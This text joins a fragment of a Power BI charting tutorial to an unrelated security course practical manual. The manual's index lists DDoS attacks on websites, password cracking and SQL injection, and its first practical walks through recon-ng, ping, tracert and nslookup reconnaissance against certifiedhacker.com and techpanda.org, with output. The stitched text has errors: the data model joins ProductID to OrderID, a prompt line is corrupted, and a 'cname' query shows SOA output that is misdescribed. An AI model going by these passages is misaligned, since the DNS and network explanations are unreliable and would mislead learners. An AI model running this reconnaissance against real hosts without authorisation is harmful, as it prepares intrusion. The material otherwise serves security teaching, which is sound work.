'Orders' tables. The 'Products' table has columns: ProductName, QuantityPerUnit, UnitPrice, and UnitsInStock. The 'Orders' table has columns: OrderDate, ShipCity, ShipCountry, and LineTotal. A line connects the 'ProductID' column in the 'Products' table to the 'OrderID' column in the 'Orders' table, indicating a one-to-many relationship (1 to *).

Part D:**Build visuals from your data:****Create charts showing Units in Stock by Product and Total Sales by Year.**


1. Drag **UnitsInStock** from the **Field** pane (the Fields pane is along the right of the screen) onto a **Value** box(select average from dropdown in value box). A Table visualization is created. Next, drag **ProductName** to the **Axis** box, found in the bottom half of the Visualizations pane. Then we then select **Sort By > UnitsInStock** using the skittles in the top right corner of the visualization.



2. Drag **OrderDate** to the canvas beneath the first chart, then drag **LineTotal** (again, from the Fields pane) onto the visual, then select **Line Chart**. The following visualization is created.



3. Next, drag **ShipCountry** to a space on the canvas in the top right. Because you selected a **Geographic Field**, a map was created automatically. Now drag **LineTotal** to the **Size field**; the circles on the map for each country are now relative in size to the LineTotal for orders shipped to that country.



M.Sc. I.T. PART-I
Semester I
Security Breaches and Countermeasures
Practical Index

Sr. No	Details	Date	Sign
1	Perform the footprinting and reconnaissance using the tools. A. Recon-ng B. Windows Command Line Utilities a. Ping b. Tracert c. Tracert using Ping d. NSLookup C. HTTrack D. Metasploit E. DNS WhoIsLookup F. Smart WhoIs G. eMailTracker Pro.		
2	Perform the scanning of the networks using the tools: A. Hping2 for DoS attack (Kali Linux) B. Advanced IP Scanner C. Angry IP Scanner D. Masscan (Kali Linux) E. Scanning open ports of the system using CurrPorts F. Create a TCP, UDP or SNMP packet using Colasoft Packet Builder G. TheDude		
3	A. Use Proxy Workbench Tool B. Perform Network Discovery using following tools: a. LANState Pro b. Network View c. OpManager		
4	A. Perform Enumeration using the following tools: a. Nmap b. NetBIOS c. Hyena d. SuperScan Software e. Wireshark B. Perform Vulnerability Analysis using Nessus.		
5	Perform the system hacking using the tools: A. Winrtgen B. PWDump C. Ophcrack D. NTFS Stream Manipulation E. ADS Spy F. Quickstego		

6	A. Sniff the network packet to break the password using Wireshark. B. Change the MAC of the system using SMAC tool. C. Perform the network analysis using Caspa Network Analyzer Tool.		
7	Perform the Following A. Use the social engineering toolkit to perform social engineering attack. B. Perform the DDoS Attack on a website using: a. Golden Key b. Metasploit c. HOIC LOIC		
8	Perform the following A. Perform the Web Scanning using OWSAP Zed Proxy. B. Use the HoneyBOT to capture malicious network traffic.		
9	Perform the following: A. Protect the web application using dotDefender. B. Perform the database attack using SQL Injection Technique.		
10	Use the following cryptography tool to encrypt and decrypt the messages: A. HashCalc B. CrypTool C. TrueCrypt		

Practical No. 1

Aim: Perform the footprinting and reconnaissance using the tools.

- A. Recon-ng
 - B. Windows Command Line Utilities
 - a. Ping
 - b. Tracert
 - c. Tracert using Ping
 - d. NSLookup
 - C. HTTrack
 - D. Metasploit
 - E. DNS WhoIsLookup
 - F. Smart WhoIs
 - G. eMailTracker Pro

Footprinting and Reconnaissance

Footprinting and reconnaissance are used to collect basic information about the target systems in order to exploit them. The target information is IP location information, routing information, business information, address, phone number and DNS records.

A. Recon-ng

Recong-ng is a full feature Web Reconnaissance framework used for information gathering purpose as well as network detection. This tool is written in python, having independent modules, database interaction and other features. You can download the software from www.bitbucket.org. This Open Source Web Reconnaissance tool requires Kali Linux Operating system.

1. Open the terminal of Kali Linux and type the command ***recon-ng***.

```
(sms㉿kali)-[~]
└$ recon-ng
[!] Module 'recon/companies-domains/censys_subdomains' disabled. Dependency required: 'me 'C
ensysCertificates' from 'censys.search' (/usr/lib/python3/dist-packages/censys/search/__init
__.py').
[*] Version check disabled.

          ^\ 
          ^ \ / \ ^\ 
          / \ \ / \ \ \ \ \ \ \ 
          / \ \ / \ \ \ \ \ \ \ \ 
          www.blackhillsinfosec.com

[recon-ng v5.1.2, Tim Tomes (@lanmaster53)] 

[2] Recon modules
[1] Disabled modules

[recon-ng][default] >
```

2. Create a new workspace using command `workspaces create <workspace>`.

[frecon_1g] [debut] > WORKspaces create CEP

3. Add the target domain to perform a network recon using command ***db insert domains***.

```
[recon-ng][CEH] > db insert domains
domain (TEXT): certifiedhacker.com
notes (TEXT): Hacking Website
[*] 1 rows affected.
```

4. View the added domain by typing ***show domains***.

```
[recon-ng][CEH] > show domains
+-----+
| rowid | domain      | notes          | module        |
+-----+
| 1     | certifiedhacker.com | Hacking Website | user_defined |
+-----+
[*] 1 rows returned
```

Recon-*ng* works with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-*ng* provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. To add new modules you will use marketplace.

5. View the entire marketplace using command ***marketplace search***.

```
[recon-ng][CEH] > marketplace search
+-----+
|           Path           | Version | Status | Updated | D | K |
+-----+
| recon/domains-hosts/google_site_web | 1.0    | installed | 2019-06-24 |   |   |
| recon/domains-hosts/hackertarget    | 1.1    | installed | 2020-05-17 |   |   |
```

6. Install required recon-*ng* using command ***marketplace install <module>***.

```
[recon-ng][default] > marketplace install recon/domains-hosts/hackertarget
```

7. View the installed modules by typing ***modules search***.

```
[recon-ng][CEH] > modules search
Recon
-----
recon/domains-hosts/google_site_web
recon/domains-hosts/hackertarget
```

8. Load a specific module using command ***modules load <module>***.

```
[recon-ng][CEH] > modules load recon/domains-hosts/hackertarget
```

HackerTarget provides various services to gather information about domains, IP addresses, and other entities.

9. View information about the particular module by typing ***info***.

```
[recon-ng][CEH][hackertarget] > info

      Name: HackerTarget Lookup
      Author: Michael Henriksen (@michenriksen)
      Version: 1.1

    Description:
      Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

   Options:
      Name  Current Value  Required  Description
      ----  -----  -----  -----
      SOURCE default       yes       source of input (see 'info' for details)

  Source Options:
      default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
      <string>     string representing a single input
      <path>       path to a file containing a list of inputs
      query <sql>   database query returning one column of inputs
```

10. Run the module by typing ***run***.

```
[recon-ng][CEH][hackertarget] > run

-----
CERTIFIEDHACKER.COM
-----
[*] Country: None
[*] Host: autodiscover.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: blog.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: www.blog.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] -----
[*] Country: None
[*] Host: www.website-215f0f34.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
-----  

SUMMARY
-----
[*] 34 total (34 new) hosts found.
```

11. Change the source using command *options set SOURCE <domain>* and view the target by typing *input*.

```
[recon-ng][CEH][hackertarget] > options set SOURCE techpanda.org
SOURCE => techpanda.org
[recon-ng][CEH][hackertarget] > input

+-----+
| Module Inputs |
+-----+
| techpanda.org |
+-----+

[recon-ng][CEH][hackertarget] > run

-----
TECHPANDA.ORG
-----
[*] Country: None
[*] Host: autodiscover.techpanda.org
[*] Ip_Address: 72.52.251.71
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: code.techpanda.org
[*] Ip_Address: 72.52.251.71
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: webdisk.techpanda.org
[*] Ip_Address: 72.52.251.71
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: webmail.techpanda.org
[*] Ip_Address: 72.52.251.71
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
-----
SUMMARY
-----
[*] 10 total (10 new) hosts found.
```

B. Windows Command Line Utilities

Windows Command Line Utilities are tools that allow users to interact with the Windows operating system using text-based commands. They provide access to system functions without a graphical interface, enabling tasks like file management, system diagnostics, and network troubleshooting.

a. Ping

The ping command sends ICMP (Internet Control Message Protocol) Used to test the reachability of a host on a IP network and measures the travel time for messages sent from the originating host to destination target.

1. Open Windows Command Line (cmd) from Windows PC.

```
C:\Windows\system32> Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

2. Enter the command **ping <domain name>**. (eg. www.certifiedhacker.com)

```
C:\Windows\system32>ping www.certifiedhacker.com

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=243ms TTL=45
Reply from 162.241.216.11: bytes=32 time=247ms TTL=45
Reply from 162.241.216.11: bytes=32 time=240ms TTL=45
Reply from 162.241.216.11: bytes=32 time=241ms TTL=45

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 240ms, Maximum = 247ms, Average = 242ms
```

From the output, you can observe and extract the following information:

- i. certifiedhacker.com is live
- ii. IP Address of certifiedhacker.com
- iii. Round Trip Time
- iv. TTL value
- v. Packet Loss Statistics

3. Use the last command and add the **-f** parameter to not fragment on the ping packet and **-l** to set the frame size to **1500** bytes.
ping <domain name> -f -l <frame size>

```
C:\Windows\system32>ping www.certifiedhacker.com -f -l 1500

Pinging certifiedhacker.com [162.241.216.11] with 1500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This message above means that the frame is too large to be on the network and needs to be fragmented.

```
C:\Windows\system32>ping www.certifiedhacker.com -f -l 1473

Pinging certifiedhacker.com [162.241.216.11] with 1473 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

```
C:\Windows\system32>ping www.certifiedhacker.com -f -l 1472

Pinging certifiedhacker.com [162.241.216.11] with 1472 bytes of data:
Reply from 162.241.216.11: bytes=1472 time=247ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=243ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=245ms TTL=45
Reply from 162.241.216.11: bytes=1472 time=244ms TTL=45

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 243ms, Maximum = 247ms, Average = 244ms
```

The propose here is to try different values until you reach the maximum frame size. In conclusion, 1472 bytes shows the maximum frame size on this machine's network.

b. Tracert

Tracert (short for "trace route") is a command-line network diagnostic tool used to track the path data takes from one device to another across an IP network. It identifies each hop (router) on the path and measures the delay (latency) for each one. This can help diagnose network issues or understand the route data takes over the internet or a local network.

1. Open a new window on your prompt or powershell and type:
tracert <domain name>

```
C:\Windows\system32>tracert www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 30 hops:

 1   6 ms    3 ms    4 ms  reliance.reliance [192.168.29.1]
 2   6 ms    7 ms    6 ms  10.227.200.1
 3   5 ms    5 ms    5 ms  172.31.2.26
 4   9 ms   12 ms    8 ms  192.168.53.186
 5   8 ms    8 ms    8 ms  172.26.76.214
 6   9 ms    7 ms    8 ms  172.26.76.194
 7  10 ms    9 ms    6 ms  192.168.53.174
 8   *        *        * Request timed out.
 9   *        *        * Request timed out.
10  14 ms   11 ms   11 ms  103.198.140.176
11 109 ms  106 ms  109 ms  103.198.140.54
12   *        *        * Request timed out.
13 111 ms  127 ms  110 ms  mei-b5-link.ip.twelve99.net [62.115.11.140]
14   *        *        * Request timed out.
15 128 ms  124 ms  125 ms  ldn-bb1-link.ip.twelve99.net [62.115.135.24]
16   *        *        * Request timed out.
17 263 ms   *        * chi-bb1-link.ip.twelve99.net [62.115.139.33]
18 242 ms  244 ms  240 ms  den-bb1-link.ip.twelve99.net [62.115.115.76]
19 296 ms  304 ms  305 ms  den-bb2-link.ip.twelve99.net [62.115.140.89]
20 244 ms  245 ms  245 ms  salt-b4-link.ip.twelve99.net [62.115.132.207]
21 245 ms  244 ms  246 ms  salt-b5-link.ip.twelve99.net [62.115.136.107]
22 259 ms  258 ms  259 ms  newfolddigital-ic-380138.ip.twelve99-cust.net [80.239.167.103]
23 258 ms  259 ms  259 ms  69-195-64-105.unifiedlayer.com [69.195.64.105]
24 256 ms  253 ms  255 ms  po99.prv-leaf1b.net.unifiedlayer.com [162.144.240.135]
25 261 ms  269 ms  264 ms  box5331.bluehost.com [162.241.216.11]

Trace complete.
```

The system resolves the URL into its IP address and starts to trace the path to the destination. Here it takes 25 hops for the packet to reach the specified destination.

2. Show different options for the command: ***tracert /?***

```
C:\Windows\system32>tracert /?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
                [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d           Do not resolve addresses to hostnames.
    -h maximum_hops Maximum number of hops to search for target.
    -j host-list  Loose source route along host-list (IPv4-only).
    -w timeout   Wait timeout milliseconds for each reply.
    -R           Trace round-trip path (IPv6-only).
    -S srcaddr   Source address to use (IPv6-only).
    -4           Force using IPv4.
    -6           Force using IPv6.
```

c. Tracert using Ping

If tracert is unavailable, you can use ping in an iterative way. Every frame on the network has their own TTL defined. If the TTL reaches 0, the router discards the packet to prevent packet loss. Use this feature to gradually increase the TTL and find each hop along the path.

1. Open a new window on your prompt or powershell and type:

ping <domain name> -i <hop count>

-i parameter specifies the Time To Live (TTL), which controls how many hops a packet can take before it's discarded. (values between **I-255**).

```
C:\Windows\system32>ping www.certifiedhacker.com -i 3 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 172.31.2.26: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

```
C:\Windows\system32>ping www.certifiedhacker.com -i 24 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.144.240.135: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

```
C:\Windows\system32>ping www.certifiedhacker.com -i 25 -n 1
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=258ms TTL=44

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 258ms, Maximum = 258ms, Average = 258ms
```

TTL expired means that the router discarded the frame, because the TTL has expired (reached 0).

d. NSLookup

Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is used for querying the DNS (Domain Name System), to obtain a domain name or IP address mapping and other specific DNS record. It is also used to troubleshoot DNS-related problems.

1. Open a new window on your prompt or powershell and type: ***nslookup***

This command will launch a interactive mode, you can type ***help*** to list available commands.

```
C:\Windows\system32>nslookup
Default Server: reliance.reliance
Address: 2405:201:3e:f808::c0a8:1d01

> help
Commands:  (identifiers are shown in uppercase, [] means optional)
NAME          - print info about the host/domain NAME using default server
NAME1 NAME2    - as above, but use NAME2 as server
help or ?      - print info on common commands
set OPTION     - set an option
all            - print options, current server and host
[no]debug      - print debugging information
[no]d2          - print exhaustive debugging information
[no]defname    - append domain name to each query
[no]recurse    - ask for recursive answer to query
[no]search     - use domain search list
[no]vc          - always use a virtual circuit
domain=NAME    - set default domain name to NAME
srchlist=N1[/N2/.../N6] - set domain to N1 and search list to N1,N2, etc.
root=NAME      - set root server to NAME
retry=X        - set number of retries to X
timeout=X      - set initial time-out interval to X seconds
type=X         - set query type (ex. A,AAAA,A+AAAA,ANY,CNAME,MX,NS,PTR,SOA,SRV)
querytype=X    - same as type
class=X        - set query class (ex. IN (Internet), ANY)
[no]msxfr      - use MS fast zone transfer
ixfrver=X      - current version to use in IXFR transfer request
server NAME    - set default server to NAME, using current default server
lserver NAME   - set default server to NAME, using initial server
root           - set current default server to the root
ls [opt] DOMAIN [> FILE] - list addresses in DOMAIN (optional: output to FILE)
  -a            - list canonical names and aliases
  -d            - list all records
  -t TYPE       - list records of the given RFC record type (ex. A,CNAME,MX,NS,PTR etc.)
view FILE      - sort an 'ls' output file and view it with pg
exit           - exit the program
```

2. For query IP address of a given domain, you need to set the type to A record, then enter the target domain:

> ***type=a***
 > ***<domain name>***

```
> type=a
Server: reliance.reliance
Address: 2405:201:3e:f808::c0a8:1d01
> www.certifiedhacker.com
Server: reliance.reliance
Address: 2405:201:3e:f808::c0a8:1d01
Non-authoritative answer:
Name: certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com
```

3. The Authoritative is a name server that has the original source files of a domain zone files. To obtain the Authoritative name server, set the ***type*** to ***CNAME*** record and query the target:

```
> set type cname
> certifiedhacker.com
```

```
> set type cname
> certifiedhacker.com
Server: reliance.reliance
Address: 2405:201:3e:f808::c0a8:1d01

certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2024111300
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)
```

The **CNAME** lookup is done directly against the domain's authoritative name server.

- With the authoritative name server, you can determine the IP address. To query IP address set the **type** to A, then type the primary name server displayed in your lab environment, in my case: **ns1.bluehost.com**.

```
> set type=a
> ns1.bluehost.com
```

```
> set type=a
> ns1.bluehost.com
Server: reliance.reliance
Address: 2405:201:3e:f808::c0a8:1d01

Non-authoritative answer:
Name: ns1.bluehost.com
Address: 162.159.24.80
```

In conclusion, the Authoritative name server stores the records associated with the respective domain. Having the authoritative name server (primary name server) and the IP address associated with it, an attacker can attempt to exploit the server, performing attacks like DDoS, URL redirection and so on.

C. HTTrack



Web site copier is an offline browser utility that downloads a Web site to a local directory.

This application is available in GUI and CLI.


Works on Linux / OSX / BSD / Unix, Windows and Android.

Download and Install the WinHTTrack Website Copier Tool from the website:
<https://www.httrack.com/>


1. Create a new project named ‘Testing_Project’.




2. Click on Set options... button.




3. Go to **Scan Rules** tab and select options as required.



